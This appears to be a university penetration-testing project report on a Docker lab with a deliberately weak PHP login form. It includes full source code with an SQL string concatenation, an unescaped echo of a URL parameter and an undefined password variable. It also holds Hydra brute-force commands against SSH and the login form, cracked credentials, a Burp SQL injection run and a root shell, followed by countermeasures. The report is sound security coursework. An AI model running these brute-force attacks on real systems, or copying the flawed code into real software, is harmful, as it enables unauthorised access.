



UNIVERSITÀ
DEGLI STUDI
FIRENZE

Penetration Testing Project



Leandro Ganugi 7025839

Mattia Filipponi 7027894

Francesco Acciaioli 7034795

Index

Project Setup

| | |
|--------------------------------|---|
| 1.1. Overview..... | 3 |
| 1.2. Virtual Lab..... | 3 |
| 1.2.1. PHP-Apache | 4 |
| 1.2.2. DB | 5 |
| 1.2.3. phpMyAdmin..... | 5 |
| 1.2.4. Hydra..... | 5 |
| 1.3. Website source code | 5 |
| 1.3.1. index.php..... | 6 |
| 1.3.2. login.php..... | 7 |
| 1.3.3. home.php..... | 8 |
| 1.3.4. logout.php..... | 8 |

Tecnical Report


| | |
|--|----|
| 2.1. Information gathering..... | 9 |
| 2.2. Vulnerability assessment | 10 |
| 2.3. Exploitation details | 10 |
| 2.3.1. Password-cracking SSH | 10 |
| 2.3.2. Password-cracking the login form..... | 11 |
| 2.3.1. SQL Injection..... | 11 |
| 2.4. Post-exploitation | 13 |
| 2.4.1. Login form | 13 |
| 2.4.2. SSH..... | 13 |
| 2.5. Risk discovered (CVSS) | 13 |
| 2.5.1. Login form | 13 |
| 2.5.1. SSH..... | 14 |
| 2.6. Possible countermeasures | 14 |
| 2.6.1. Login form | 14 |
| 2.6.2. SSH..... | 15 |
| 2.7. Conclusion | 15 |

Project Setup

1.1. Overview

The application represents a prototype of an online login form. The form is composed of two fields: a username and a password, which are all stored in a MySQL database. The content beyond the login page is not relevant and thus, for simplicity, was not implemented.

The login page is hosted locally on a Docker container, and so is the database which is managed using the phpMyAdmin web interface. The passwords stored in the database are all hashed as a security measure against a direct breach of the database.



The application is based on several languages including PHP, HTML, and styled using CSS.

1.2. Virtual Lab

The application is made using Docker and it is structured as a Docker network made of 4 containers. This was achieved using the following `docker-compose` script:

```
version: '3.8'
services:
  php-apache-environment:
    container_name: php-apache
    build:
      context: ./php
      dockerfile: Dockerfile
    depends_on:
      - db
    volumes:
      - ./php/src:/var/www/html/
    tty: true
    ports:
      - "8000:80"
      - "8022:22"
```

```

db:
  container_name: db
  image: mysql
  restart: always
  environment:
    MYSQL_ROOT_PASSWORD: MYSQL_ROOT_PASSWORD
    MYSQL_DATABASE: MYSQL_DATABASE
    MYSQL_USER: MYSQL_USER
    MYSQL_PASSWORD: MYSQL_PASSWORD
  ports:
    - "9906:3306"

phpmyadmin:
  image: phpmyadmin/phpmyadmin
  restart: always
  environment:
    PMA_HOST: db
  depends_on:
    - db
  ports:
    - '8080:80'

hydra:
  container_name: hydra
  build:
    context: ./hydra
    dockerfile: Dockerfile
  volumes:
    - ./hydra:/usr/hydra/
  tty: true
  ports:
    - '8023:22'

```

Please note that for everything to work, before running **docker-compose up**, it is necessary to run **docker-compose build** to build all the images beforehand using the Dockerfiles.

1.2.1. PHP-Apache

The purpose of this container is to implement and host the vulnerable website.

To do so we start from a Docker image (**php:8.0-apache**) containing only PHP and the Apache HTTP Server service.

The container is built with a Dockerfile, used to install the **mysqli** extension (required to access to the MySQL database with PHP) and install and configure OpenSSH, as well as to restart some services to be safe.

The HTTP file containing the information that will be displayed in the localhost (the contents of which will be discussed later) is located in the directory **var/www/html**, where the Docker volume is set up.

In order to be able to use Apache and SSH we need to expose the service's ports (respectively 80 and 22).

1.2.2. DB

This container is used to run the MySQL database for storing passwords and usernames. Its credentials are set through the environment variables in the compose file.

The users credentials are stored in the `users` table. It can be imported in phpMyAdmin (localhost:8080 – Username: MYSQL_USER, Password: MYSQL_PASSWORD) using the file `MYSQL_DATABASE.sql` in the “MySQL_db” folder.

| id | username | password |
|----|----------------|--|
| 1 | admin | \$2y\$10\$NzGMjWuwO7AYhgXO4B13zeV2wgkNFtpBekF1ixLc./0... |
| 2 | caligula | \$2y\$10\$rtYt.oaFChkyN7NFolml7OhS/6M2m/Ob7/TKdla9Ytw... |
| 3 | blast | \$2y\$10\$e0w.nJO9fVwE0Nj4EisGjuSCyVWR6HHtsLpLy5VoxU... |
| 4 | antiperspirant | \$2y\$10\$PFjnadLZsSiOCmeQjvZ1OQYZrkdmQDRUW6nssOjMk... |
| 5 | multinuclear | \$2y\$10\$xW4iL9CJF8kQPnZeA7eF0eGAD0iafA2iz6Z2xwW21Je... |
| 6 | portobellux | \$2y\$10\$ouB41rxwxSiP9D.AbTFguw83keMdrScTozwVqE4mWY... |
| 7 | monnalisa | \$2y\$10\$9RqEKXVs8PZIFnL.ta5dWuKqMhEg6fJD5fJ0sNl8fK... |
| 8 | cyclone | \$2y\$10\$x2NKqewYJ25S8wu1dxiNk.SyqqtJBJ5RSfWuPKmulpj... |
| 9 | mangoguava | \$2y\$10\$gGbgHuhHKQIKU5WO7eop6u3V1sQHBTpk2aJ/N0r/Gzy... |
| 10 | kelso | \$2y\$10\$zc5chQfwD5iJ9LQG7n/nuwwRGkoBCvEz3ACNCDCr8e... |
| 11 | root | \$2a\$12\$PMvyD52Bho7bKT.wJu9lGe1qo2jabWn2q5Fww54bYQX... |

Each user has an ID (which serves as the primary key), a username and a password (hashed with the *bcrypt* password-hashing function before it is stored in the database, as a standard security measure).

We assume a unique username for each user, and no duplicate usernames are allowed in the database.

The port MySQL uses is 3306.

1.2.3. phpMyAdmin

phpMyAdmin is an administration tool for MySQL. In Docker we use the official image `phpmyadmin`. The MySQL host is specified using the `PMA_HOST` environment variable.

The `depends_on` option in the `docker-compose` determines the order in which the two containers are started (first DB, then phpMyAdmin).

1.2.4. Hydra

Hydra is a penetration testing tool used as a password cracker. In our case we use it to attempt to crack the HTTP login form and SSH credentials. We use `kali-rolling` as an image, and install `hydra` in the Dockerfile (the rest of the Dockerfile is similar to PHP-Apache).


We set up a volume in `/usr/hydra/` where Hydra can access the files it needs.

1.3. Website source code

The source code of the login page is written in PHP and HTML, and styled with CSS. It is a fairly standard login form, split in 4 files.

1.3.1. index.php

This is the default index page where the login form lives.



Here is specified the nature of the document (HTML), as well as the style of the website tab and of the whole website (style.css).

```
<!DOCTYPE html>
<html>
<head>
  <title>LOGIN</title>
  <link rel="stylesheet" type="text/css" href="style.css">
  <link rel="icon" type="image/x-icon" href="/Unifi_logo.png">
</head>
```

Afterwards is the body of the form. We specify the destination of the form-data once the Login button is pressed (the “submit” action).

If for any reason the login fails an error parameter is set in `login.php`, and thus the error message is shown using `echo`. This part, as well as all the other logical bits, is done using PHP. Below that are the username and password fields.

```
<body>
  <form action="login.php" method="post">
    <h2>LOGIN</h2>
    <?php if (isset($_GET['error'])) { ?>
      <p class="error"><?php echo $_GET['error']; ?></p>
    <?php } ?>

    <label>Username</label>
    <input type="text" name="uname" placeholder="Username"><br>
    <label>Password</label>
    <input type="password" name="password" placeholder="Password"><br>
    <button type="submit">Login</button>
  </form>
</body>
</html>
```

1.3.2. login.php

This file contains all the login logic.

The first step is to start a PHP session, to make the login data (variables) accessible across all files.

```
<?php
session_start();
```

The first thing we check is if a username and password were actually posted after `index.php` submit, otherwise we are redirected to `index.php`. This prevents users from accessing `login.php` directly by typing `"/login.php"` in the search bar. A similar approach is used in `home.php`.

```
if (isset($_POST['uname']) && isset($_POST['password'])) {
    ...
}else{
    header("Location: index.php");
    exit();
}
```

After inputting username and password both are validated, meaning slashes are removed and special characters are converted in HTML entries. If any of the resulting strings are empty an error message is displayed.

```
function validate($data){
    $data = stripslashes($data);
    $data = htmlspecialchars($data);
    return $data;
}

$username = validate($_POST['uname']);
$password = validate($_POST['password']);

if (empty($username)) {
    header("Location: index.php?error=Enter a username");
    exit();
}else if(empty($password)){
    header("Location: index.php?error=Enter your password");
    exit();
}
```

To determine whether the credentials are correct we first need to connect to the MySQL database (creating a new `mysqli` object). Then a query is formed: from the table `users` we fetch any line with a username matching the one typed in.

```
}else{
    $host = 'db';
    $db_uname = 'MYSQL_USER';
    $db_psw = 'MYSQL_PASSWORD';
    $db = 'MYSQL_DATABASE';

    $conn = new mysqli($host, $db_uname, $db_psw, $db);

    $sql = "SELECT * FROM users WHERE username='$username'";


    $result = mysqli_query($conn, $sql);
}
```

If one and only one line matches we use `password_verify` to check if the hashed password in the database matches the given one. If there is a match the user gets redirected to the `home.php` page, otherwise an error message is shown.

```
if ($result != null && mysqli_num_rows($result) == 1) {
    $row = mysqli_fetch_assoc($result);
    if (password_verify($pass, $row['password'])) {
        $_SESSION['username'] = $row['username'];
        $_SESSION['id'] = $row['id'];
        header("Location: home.php");
        exit();
    }else{
        header("Location: index.php?error=Incorrect username or password");
        exit();
    }
}else{
    header("Location: index.php?error=Incorrect username or password");
    exit();
}
```

1.3.3. home.php

When the user inputs the correct credentials they are redirected to the home page.



In the page body the message shown is “Welcome, ” followed by the user’s username (a session variable, accessible by all files in the session).

```
<!DOCTYPE html>
<html>
<head>
    <title>HOME</title>
    <link rel="stylesheet" type="text/css" href="style.css">
    <link rel="icon" type="image/x-icon" href="/Unifi_logo.png">
</head>
<body>
    <h1>Welcome, <?php echo $_SESSION['username'];?></h1>
    <a href="logout.php">Logout</a>
</body>
</html>
```

1.3.4. logout.php

After pressing the “Logout” button, the session is emptied and closed, and the user is redirected to the `index.php` page once again.

```
<?php
session_start();

session_unset();
session_destroy();

header("Location: index.php");
?>
```



Technical Report

2.1. Information gathering

As previously stated, the website is hosted locally so the IP address needed to access it is the one of php-apache container. To know it we just need to type in the terminal:

```
docker inspect php-apache
```

Furthermore, we can use Burp Suite Community Edition v2023.1.2 to discover useful information about the website backend. To do so, we need to open the “Proxy” tab → “Proxy settings” and change the proxy listener’s port to something other than 8080 (which we already use for phpMyAdmin).



Then we open the default Burp web browser (which comes already properly set up) by clicking on “open browser”, and finally we click on “intercept is on” in order to be able to intercept the HTTP requests to/from the browser.

As soon as we send a request from the website, for example pressing “submit” leaving both fields empty, on Burp we can see an HTTP POST request, containing the request syntax. This will be useful later.

```
1 POST /login.php HTTP/1.1
2 Host: localhost:8000
3 Content-Length: 16
4 Cache-Control: max-age=0
5 sec-ch-ua: "Not A(Brand";v="24", "Chromium";v="110"
6 sec-ch-ua-mobile: ?0
7 sec-ch-ua-platform: "Windows"
8 Upgrade-Insecure-Requests: 1
9 Origin: http://localhost:8000/
10 Content-Type: application/x-www-form-urlencoded
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.78 Safari/537.36
12 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-User: ?1
16 Sec-Fetch-Dest: document
17 Referer: http://localhost:8000/
18 Accept-Encoding: gzip, deflate
19 Accept-Language: it-IT,it;q=0.9,en-US;q=0.8,en;q=0.7
20 Cookie: pma_lang=it; PHPSESSID=3d3e00951f0cddbfc8ad5e30abae0263; pmaUser=1=7zyiw2GF1s%2BxwUctbe1ON4%2FfKovoegMvLJlQbAMiY%2BE8AuA7xYRNxOUAc1V%2BIrahfU%3D; phpMyAdmin=50f92b3c75c508ca2b9a472521a7d694
21 Connection: close
22
23 <username=&password=
```

As an additional potential vulnerability, we can also check if the website host is running SSH. To do so, without needing any external tools, we can try to connect to the server IP (even without knowing the credentials).

We get this response:

```
(root@f56eeca5aae1)~[/]  
# ssh test@172.18.0.5  
test@172.18.0.5's password:
```

This tells us that an SSH server is up and listening on port 22 (otherwise we would have gotten the response `connection refused`).

2.2. Vulnerability assessment

The login form lacks any kind of protection against automatized login attempts: there is neither a time-out after a certain number of tries nor any kind of integrated CAPTCHA test to tell humans and computers apart. This constitutes a vulnerability because it allows us to perform password-cracking, either by brute-forcing or by dictionary attack.

For the same reasons the website might also be vulnerable to SQL injection, allowing to access restricted information by typing in malicious SQL statements.

Moreover, having made sure that an SSH server is up and running on port 22 of the website host, we can try to establish a remote session via terminal (granted we first discover the server's credentials).

2.3. Exploitation details

To exploit the login form and perform password-cracking, we use Hydra.

The syntax to perform the attack is the following:

```
hydra -l <username> -p <password> <server IP> <service>
```

The `-l` and `-p` options can be replaced with `-L` and `-P` if we want to use a list instead of a single string.

For both SSH and the login form we use a list of common usernames and a list of common passwords (adjusted from `rockyou.txt`, as it is way too long for our purposes).

2.3.1. Password-cracking SSH

First, we try to crack the credentials of SSH. We already have the server IP and we know SSH is running, so the command is fairly simple:

```
hydra -L /usr/hydra/usernames.txt -P /usr/hydra/pswdictionary.txt 172.18.0.5 ssh
```

Please note that the container's IP might change after a restart, so running a new `docker inspect` every time is required.

If we do this, after 1 minute we get the following status update:

```
[STATUS] 133.00 tries/min, 133 tries in 00:01h, 39870 to do in 04:60h, 13 active
```

Instead of running both the username and the password lists, for simplicity we just use the passwords list and only "root" as a username. The command changes to:

```
hydra -l root -P /usr/hydra/pswdictionary.txt 172.18.0.5 ssh
```

The response is:

```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-02-23 10:41:20
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 200 login tries (l:1/p:200), ~13 tries per task
[DATA] attacking ssh://172.18.0.5:22/
[22][ssh] host: 172.18.0.5 login: root password: toor
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 2 final worker threads did not complete until end.
[ERROR] 2 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-02-23 10:41:36
```

This means Hydra has successfully found a matching pair of credentials.

2.3.2. Password-cracking the login form

To run Hydra on the login form, we need a couple more ingredients. It was already discovered that the HTTP request uses a POST method to log in, thus we are going to use `http-post-form` as the service. The syntax is:

```
http-post-form "<Path>:<RequestBody>:<ErrorMessage>"
```

We already discovered using Burp that the syntax of the website's request body is:

```
uname=&password=
```

In our case, the specific line is:

```
hydra -L /usr/hydra/usernames.txt -P /usr/hydra/pswdictionary.txt 172.18.0.5 http-post-form "/login.php:uname=^USER^&password=^PASS^:Incorrect username or password" -I
```

where `^USER^` and `^PASS^` are placeholders to tell Hydra to use the list of usernames and passwords. The option `-I` ignores existing restore files in case we stop an ongoing search.

The result is:

```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-02-23 11:19:33
[WARNING] Restorefile (ignored ...) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 40000 login tries (l:200/p:200), ~2500 tries per task
[DATA] attacking http-post-form://172.18.0.5:80/login.php:uname=^USER^&password=^PASS^:Incorrect username or password
[STATUS] 4493.00 tries/min, 4493 tries in 00:01h, 35507 to do in 00:08h, 16 active
[80][http-post-form] host: 172.18.0.5 login: blast password: monica
[80][http-post-form] host: 172.18.0.5 login: admin password: 000000
[STATUS] 4643.00 tries/min, 13929 tries in 00:03h, 26071 to do in 00:06h, 16 active
[80][http-post-form] host: 172.18.0.5 login: caligula password: eminem
[80][http-post-form] host: 172.18.0.5 login: cyclone password: kisses
[80][http-post-form] host: 172.18.0.5 login: antiperspirant password: corazon
[STATUS] 4613.00 tries/min, 32291 tries in 00:07h, 7709 to do in 00:02h, 16 active
[80][http-post-form] host: 172.18.0.5 login: multinuclear password: corazon
[80][http-post-form] host: 172.18.0.5 login: root password: root
[STATUS] 4587.00 tries/min, 36696 tries in 00:08h, 3304 to do in 00:01h, 16 active
1 of 1 target successfully completed, 7 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-02-23 11:28:16
```

Hydra found 6 matching pairs of credentials among common usernames and passwords.

2.3.1. SQL Injection

To perform SQL injection we could simply try to input potentially malicious SQL statements, but we can also automate the process using Burp.

The initial setup is the same as we used for information gathering. Instead of clicking "Login" with both fields empty, we fill them in with random inputs in order to be able to outline where the fields lie in the request body. We get this:

```
uname=test&password=test
```

Now we right click → “Send to Intruder” → open “Intruder” tab. This is the result:

```

1 POST /login.php HTTP/1.1
2 Host: localhost:8000
3 Content-Length: 22
4 Cache-Control: max-age=0
5 sec-ch-ua: "Not A(Brand";v="24", "Chromium";v="110"
6 sec-ch-ua-mobile: ?0
7 sec-ch-ua-platform: "Windows"
8 Upgrade-Insecure-Requests: 1
9 Origin: http://localhost:8000
10 Content-Type: application/x-www-form-urlencoded
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.78 Safari/537.36
12 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-User: ?1
16 Sec-Fetch-Dest: document
17 Referer: http://localhost:8000/
18 Accept-Encoding: gzip, deflate
19 Accept-Language: it-IT,it;q=0.9,en-US;q=0.8,en;q=0.7
20 Cookie: pma_lang=$it$; PHPSESSID=$3d3e00951f0cddbf8ad5e30abae0263$; pmaUser-1=$7xyiw2Gfiw1:2BxwUcbe10N412FfKovoegRvLJ1QbAM1Y42BE8AuA7xYRNxOUkAc1V42B1rahtU43D$; phpMyAdmin=$50f92b3c75c508ca2b9a472521a7d694$
21 Connection: close
22
23 uname=$asd$&password=$asd$

```

Burp will automatically try to fill in the fields outlined by the \$ symbol. As we can see the symbol is also present in the Cookie line, so we need to remove their occurrence by selecting the line and clicking on “Clear \$” on the right.

Going in the “Payloads” tab, we can load the file containing commonly used strings for SQL injection. To do so we click on “Load...” in “Payload settings [Simple list]” and choose the text file “SQL.txt” (in the “Injections” folder). Now we can click on “Start attack”.

A popup widow opens, showing the results of the attack. As we can see the HTTP status is always 302 (“Redirection”), meaning that in every case we get redirected to another location (found in Location, as shown).

ResultsPositionsPayloadsResource poolSettings

Filter: Showing all items

| Request ^ | Position | Payload | Status | Error | Timeout | Length | Comment |
|-----------|----------|---------|--------|--------------------------|--------------------------|--------|---------|
| 0 | | | 302 | <input type="checkbox"/> | <input type="checkbox"/> | 363 | |
| 1 | 1 | ' | 302 | <input type="checkbox"/> | <input type="checkbox"/> | 363 | |
| 2 | 1 | " | 302 | <input type="checkbox"/> | <input type="checkbox"/> | 363 | |
| 3 | 1 | # | 302 | <input type="checkbox"/> | <input type="checkbox"/> | 363 | |
| 4 | 1 | - | 302 | <input type="checkbox"/> | <input type="checkbox"/> | 363 | |
| 5 | 1 | -- | 302 | <input type="checkbox"/> | <input type="checkbox"/> | 363 | |
| 6 | 1 | '%20-- | 302 | <input type="checkbox"/> | <input type="checkbox"/> | 363 | |
| 7 | 1 | --; | 302 | <input type="checkbox"/> | <input type="checkbox"/> | 363 | |

RequestResponse

PrettyRawHexRender

ln

```
1 HTTP/1.1 302 Found
2 Date: Thu, 23 Feb 2023 14:38:35 GMT
3 Server: Apache/2.4.54 (Debian)
4 X-Powered-By: PHP/8.0.27
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Cache-Control: no-store, no-cache, must-revalidate
7 Pragma: no-cache
8 Location: index.php?error=Incorrect username or password
9 Content-Length: 0
10 Connection: close
11 Content-Type: text/html; charset=UTF-8
12
13
```

In our case, the status itself does not mean success or failure (because the redirection occurs either way): to determine if the attack was successful, we must check if the Location attribute changes to home.php. A quick way to check this is to sort the results by “length”: only the successful attempts will have a shorter response.

As we can see, there are no successful attempt and thus no SQL statement poses a threat.

2.4. Post-exploitation

2.4.1. Login form

Hydra yielded 7 matching credentials, allowing the attacker to access other user's accounts. In our case the website does not contain actual contents but is only for demonstration purposes because any website with a similar structure might be vulnerable in the same way.

Besides locking the user out and demanding ransom, the attacker might sell the user's information to a third party. Other possible malicious acts are dependent on the specific website.

2.4.2. SSH

Having found matching SSH credentials, a malicious user would be able to establish a remote connection to the machine running the server, allowing them to navigate and access freely as a root user everything that is not protected or encrypted via other means.

```
(root@f56eeca5aae1)-[~]
# ssh root@172.18.0.5
root@172.18.0.5's password:
Linux b8d12e41ad1d 5.10.102.1-microsoft-standard-WSL2 #1 SMP Wed Mar 2 00:30:59 UTC 2022 x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Feb 23 15:00:35 2023 from 172.18.0.2
root@b8d12e41ad1d:~# cd /
root@b8d12e41ad1d:/# ls
bin boot dev etc home lib lib64 media mnt opt proc root run sbin srv sys tmp usr var
```

The attacker could encrypt the contents of the server and block access to it in exchange for ransom, or threaten to publish confidential data.

In addition to that, the hacker might also modify the website source code in order to redirect any login attempt to steal the users' credentials.

Moreover, the attacker could choose to stealthily inject the server with a malware to compromise it, without revealing their presence in the system.

2.5. Risk discovered (CVSS)

Even though everything is hosted locally by ourselves, throughout the report we assume that the website is hosted remotely and made publicly available on the Internet, and the SSH server is running on the host machine. The CVSS scores were calculated keeping this in mind.

The CVSS scores were calculated using <https://www.first.org/cvss/calculator/3.1>.

2.5.1. Login form

The screenshot shows the CVSS 3.1 calculator interface. At the top right, the Base Score is displayed as 5.3 (Medium). The calculator is divided into two main columns of controls. The left column includes: Attack Vector (AV) with Network (N) selected; Attack Complexity (AC) with Low (L) selected; Privileges Required (PR) with None (N) selected; and User Interaction (UI) with None (N) selected. The right column includes: Scope (S) with Unchanged (U) selected; Confidentiality (C) with Low (L) selected; Integrity (I) with None (N) selected; and Availability (A) with None (N) selected. Each control has a dropdown menu with options: None (N), Low (L), High (H), and in some cases, Adjacent (A), Local (L), Physical (P), Changed (C), or Required (R).

- **Attack Vector:** [Network] The website is accessible from the Internet.
- **Attack Complexity:** [Low]
- **Privileges Required:** [None] The information required is publicly available.
- **User Interaction:** [None]
- **Scope:** [Unchanged] The affected resources are all in the same security scope.
- **Confidentiality:** [Low] The only confidential data exposed is the users'. No data about the website itself is exposed.
- **Integrity:** [None]
- **Availability:** [None]

2.5.1. SSH



The screenshot shows a 'Base Score' interface with a red banner at the top right indicating a score of 9.4 (Critical). The interface is divided into two columns of metrics, each with a title and several selectable options.

| Left Column Metrics | Right Column Metrics |
|---|---------------------------------------|
| Attack Vector (AV) | Scope (S) |
| Network (N) [Selected], Adjacent (A), Local (L), Physical (P) | Unchanged (U) [Selected], Changed (C) |
| Attack Complexity (AC) | Confidentiality (C) |
| Low (L) [Selected], High (H) | None (N), Low (L), High (H) |
| Privileges Required (PR) | Integrity (I) |
| None (N) [Selected], Low (L), High (H) | None (N), Low (L), High (H) |
| User Interaction (UI) | Availability (A) |
| None (N) [Selected], Required (R) | None (N), Low (L), High (H) |

- **Attack Vector:** [Network] As stated before, we assume the port used for SSH (port 22) by the host machine is accessible remotely, as is the website.
- **Attack Complexity:** [Low]
- **Privileges Required:** [None]
- **User Interaction:** [None]
- **Scope:** [Unchanged] SSH grants access to the whole host machine, but it is limited to that, meaning it does not give us access to other systems. For example, through that one could obtain the database credentials but the database would still be unreachable.
- **Confidentiality:** [High] The attacker has access to the website source code, the hashing function used, highly sensitive information...
- **Integrity:** [Low] While a substantial part of the information can be modified, the database constitutes a separate system and is thus not directly affected.
- **Availability:** [High] Once having access, the attacker is able to shut down the Apache server, delete files...

2.6. Possible countermeasures


2.6.1. Login form

As stated previously, the login form lacks many security countermeasures to avoid password cracking.


One possible way to do that is to introduce a maximum number of attempts and set an increasingly long time-out, or even locking the user's IP, to prevent further tries.

ERROR: Too many failed login attempts. Please try again in 20 minutes.

Also, the website can impose a strong password policy, requiring a minimum number of characters, numbers, special characters, capitalization... This prevents users to use very simple passwords and easily crackable.



A CAPTCHA test is also called for, since it can identify if the entity trying to log in is a computer or a legitimate user.



The website can also require two-factor authentication (2FA), where the user must present an additional piece of evidence, for example entering a code on their mobile phone or having a security token. Since a hacker will likely not have access to the second factor, they will not easily be able to access even knowing the user's credentials.

2.6.2. SSH

Many of the possible countermeasures to prevent an SSH intrusion are similar to the ones just mentioned. A simple password can be easily cracked with a dictionary attack and is unadvised.

SSH allows to set a maximum number of tries, appending

`MaxAuthTries = number`

in the file `sshd_config`.

Also SSH allows an alternative way to authenticate using SSH-key authentication, where a public key is copied to the SSH server and a private key remains with the user. This is also set up in `sshd_config`.

An important step to prevent an SSH intrusion is to not unnecessarily expose the port it uses (port 22 in our case). Even if the hacker cracks the credentials, they will not be able to connect to the SSH server.

Better yet, if the SSH server is not in use the `ssh` service should be stopped.

2.7. Conclusion

In conclusion, the system is very vulnerable mostly because making the SSH server publicly available without further security measures is irresponsible.

The login form also lacks basic authentication security means, that nowadays are mandatory for a safe web application.

On the other hand, the login form seems to not be vulnerable to SQL injection.